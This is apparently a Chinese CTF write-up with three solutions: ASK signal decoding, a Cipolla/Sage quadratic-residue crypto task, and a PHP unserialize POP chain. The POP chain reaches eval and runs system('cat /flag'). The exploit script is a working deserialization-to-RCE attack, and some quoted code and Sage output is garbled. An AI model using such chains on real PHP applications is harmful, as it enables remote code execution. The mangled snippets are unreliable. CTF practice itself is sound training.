

HWS Writeup


1.Signal

这道题总的来说就是一道DSP题目，通过下载题目链接得到一个data.npy文件，这个文件中存储一段长度为19600的信号。


```
array_data = np.load("data.npy")  
array_data = array_data.flatten()
```

通过numpy中的load()函数便可以载入数据，看到清楚的信号幅度，但是数据的存储方式是以列行驶，为此需要把数据变成行存储形式，方便之后将数据绘制出来。

将数据朴素地画出来横坐标就是数据点的序号，观察这个信号是什么样子，如下图所示：



可以看到这个信号还是挺有规律的，并且好像周期是0.02s，但是这个信号又像是两个信号的混叠效果。



如上图，中间还有一部分信号混叠的成分更多，为此我直接想到对这个信号做一个单边傅立叶变换，看看这个信号的频谱特征，发现这个信号一共混叠有5个频点（如上图中的下图所示）。为此，我就从基频的两个频段开始观察。比较直接的思想就是使用滤波器把各个频段分开，通过上面的图可以知道各个频点的数值大小，便写了一段带通滤波器来进行筛选。


```
def butter_bandpass(lowcut, highcut, fs, order=4):  
    nyquist = 0.5 * fs  
    low = lowcut / nyquist  
    high = highcut / nyquist  
    b, a = butter(order, [low, high], btype='band')  
    return b, a
```

```
def butter_bandpass_filter(data, lowcut, highcut, fs, order=4):
    b, a = butter_bandpass(lowcut, highcut, fs, order=order)
    y = filtfilt(b, a, data)
    return y
```


基带两个信号的频率大致是120Hz、213Hz左右，使用滤波器设定好lowcut与highcut参数，分别将两个信号过滤出来。但是发现基频信号没什么用就是普通的正弦信号。两个信号混叠呈现出第二张图以及第三张图中信号两侧比较有规律的信号混叠。

进一步，我通过调整lowcut与highcut参数，分别将三个高频信号过滤出来，从左到右我的lowcut与highcut参数分别为（500，1000）（1000，2000）（2000，6000）

三个频段的信号可以说在时域上很有特色，如下图：



这个信号直接可以断定是ASK调制，为了更加方便解析这个信号我使用URH软件分析这个信号。



如上图设置好噪声大小，防止无关毛刺信号影响ASK调制解析，剩下参数如上图设置，可以在下方看到每个信号解析之后对应的比特流。三个信号解析之后的结果分别为：


```
Binary String 1: 1011111011010010111001101011111011011011011111011001000110010101100100010111110110001001111001
Hex String 1: 5f69735fd6f6465645f6279

Binary String 2: 1011111001100110101111101100110110100101100111101101100110000101101100011100110010000101111101
Hex String 2: 5f335f7369676e616c73217d

Binary String 3: 110011001101100011000010110011101111011011011011001010111001101110011011000010110011101100101
Hex String 3: 666c61677b6d657373616765
```

没个比特流的长度为95，那么在我们将二进制数据转化成16进制是对于缺少的位数直接补零处理就好了。（另外8个比特为一个字节）对应三个信号的16进制表示也如上图所示。

接下来，我是直接手动将16进制转化成Ascii 编码



得到最终的flag为 `flag{message_is_moded_by_3_signals!}`

2. Ezrsa

这道题属于比较基础的密码学问题，二次求余问题。使用Cipolla算法便可以比较快捷的解决。那么什么是Cipolla算法，我上网百度了一下：

于是有 $\frac{p-1}{2}$ 个二次剩余， \rightarrow 有非二次剩余 $\frac{p-1}{2}$ 个。

证毕。

cipolla 算法

解二次剩余方程 $x^2 \equiv n \pmod{p}$ 。

定义 $i^2 \equiv a^2 - n \pmod{p}$ 且 $a^2 - n$ 是非二次剩余。这样的 $a^2 - n$ 可以通过随机枚举 a 来寻找，因为二次剩余的数量恰为 $\frac{p-1}{2}$ ，所以找到符合条件的 a 的期望次数为两次。

但 $a^2 - n$ 不是二次剩余，对于方程 $i^2 \equiv a^2 - n \pmod{p}$ 的 i 于是无在 \pmod{p} 意义下的解。那么如何求 i 呢？

可以把 i 理解为虚数，将每个数表示为 $a + b \times i$ 的形式（类比于复数运算，但稍有不同）。

例如：关于 i 的乘法运算应为 $(a + bi)(x + yi) = (ax + byi^2) + (ay + bx)i$ 。

定理 2.1: 对于 $i^2 \equiv a^2 - n \pmod{p}$ 且 $a^2 - n$ 为二次非剩余，必有 $n \equiv (a + i)^{p+1} \pmod{p}$ ，即 $x \equiv (a + i)^{\frac{p+1}{2}} \pmod{p}$

证明：

引理 2.1.1: $(a + b)^p \equiv a^p + b^p \pmod{p}$

证：二项式定理展开后可得， $(a + b)^p \equiv \sum_{j=0}^p \binom{p}{j} a^j \times b^{p-j}$

直接在<https://sagecell.sagemath.org/>，使用sage求解。下面便是求解代码

Some Sage code below and press Evaluate.

```

1 n = 412481079973710723630883700852439735510778650414769996181324335569501542069800594064027673277251223867305358114864143849421232015766539520833757556385
2 p = 131079395635074597766162041412537474892326333620417394412326328450760432888568007247866901496942836667381358004059204207134817952620014738665450753147857
3
4 R<=R<= Fmod(p)[[
5     x^2-n]]
6 print(R.roots())

```

Language: Sage

5797539826130253596819912759714582800472711904765717953503881089310932, 1), (13040004482820526093820693618708125830699182230406913376202407698904962835203426460653836925, 1))

Help | Powered by SageMath

得到两个根分别是：

两个数都是问题的答案只不过两个数是相反数，任选一个数如r2 将long型数转化成bytes就好了。

得到最终的flag, flag{9971e255f0c020e8e57fbae75f43d7fb}

```

<?php
/*
 * 本程序由 Xiaojie_phpjrm 解密
 * 官网地址: decode.xiaojieapi.com
 * 官方群号: 809513269
 * 当前时间: 2023-11-19 19:08:11
 * 感谢欢聚云(www.idc654.com)赞助域名费用!
*/
?>

<?php
class cat { public $info; public $word; private $end = "echo 'meow'";, function say_something() { echo new $this->info($this->word); }, public function _invoke() { $this->info->getup($this->word); }, public function _get($val) { if(isset($this->end)) $this->info->$val=$this->end; return $this->info->$val; }, } class action_default { public $action_info; public $action_head=" action work!";, public $end = "#";, public function _toString() { $text = trim($this->action_head).$this->action_info->work(){$this->end; return $text; } } class Info { public $actionaction; public $default; public function work() { return ($this->actionaction()); }, } public function _toString() { if($this->default!=null) return $this->default->end; else $this->default = new action_default(); return $this->default->end; }, } class another_action { public $aal; public function _destruct() { echo $this->aal . "just destruct!"; } public function work() { $this->aal->say_something(); }, } class sun { public $dispatch; public $end; public function _wakeup() { $this->end = "exit()"; }, } public function _call($method, $args) { $this->$dispatch{$method}($args[0][1]); }, } public function you_like_email($code) { eval('echo "can it work?";' . $this->end . $code); }, } if(isset($_POST['data'])) { unserialize($_POST['data']); } else{ echo "nothing here <!-- hint.php -->"; } }>

```

观察一下解密的结果，应该是要构造反序列化链子。于是我便开始构造pop链。
最后应该是index.php ,构造链子的结果是

```
<?php
class cat
{
    public $info;
    public $word;
    private $end = "echo 'meow';#";
    function say_something()
    {
        echo new $this->info($this->word);
    }
    public function __invoke()
    {
        $this->info->getup($this->word);
    }
    public function __get($val)
    {
        if (isset($this->end)) $this->info->$val = $this->end;
        return $this->info->$val;
    }
}

class action_default
{
    public $action_info;
    public $action_head = " action work!";
    public $end = "#";
    public function __toString()
    {
        $text = trim($this->action_head) . $this->action_info->work() . $this->end;
        return $text;
    }
}

class Info
{
    public $actionaction;
    public $default;
    public function work()
    {
        return ($this->actionaction)();
    }
    public function __toString()
    {
        if ($this->default != null) return $this->default->end;
        else {
            $this->default = new action_default();
            return $this->default->end;
        }
    }
}

class another_action
{
    public $aa1;
    public function __destruct()
    {
        // echo $this->aa1 . 'just destruct';
    }
    public function work()
    {

```

```

        $this->aa1->say_something();
    }
}

class sun
{
    public $dispatch;
    public $end;
    public function __wakeup()
    {
        $this->end = "exit()";
    }
    public function __call($method, $args)
    {
        $this->{$this->dispatch[$method]}($args[0][1]);
    }
    public function you_like_eval($code)
    {
        eval('echo "can it work?";' . $this->end . $code);
    }
}

$sun = new sun();
$sun->dispatch = array("getup" => "you_like_eval");
$sun->end = 'system("cat /flag");';
$cat = new cat();
$cat->info = $sun;
$cat->word = array(array("1", "?>"));
$info = new Info();
$info->actionaction = $cat;
$action_default = new action_default();
$action_default->action_info = $info;
$another_action = new another_action();
$another_action->aa1 = $action_default;
echo serialize($another_action);
echo "\n";

```

最终也因为wakeup失效了，就直接得到了结果 e6838b81acfea2e8080f

一开始还按照flag 格式 flag{e6838b81acfea2e8080f} 构造一下发现错误，整个人都傻了。

最后试一下直接提交e6838b81acfea2e8080f。就好了。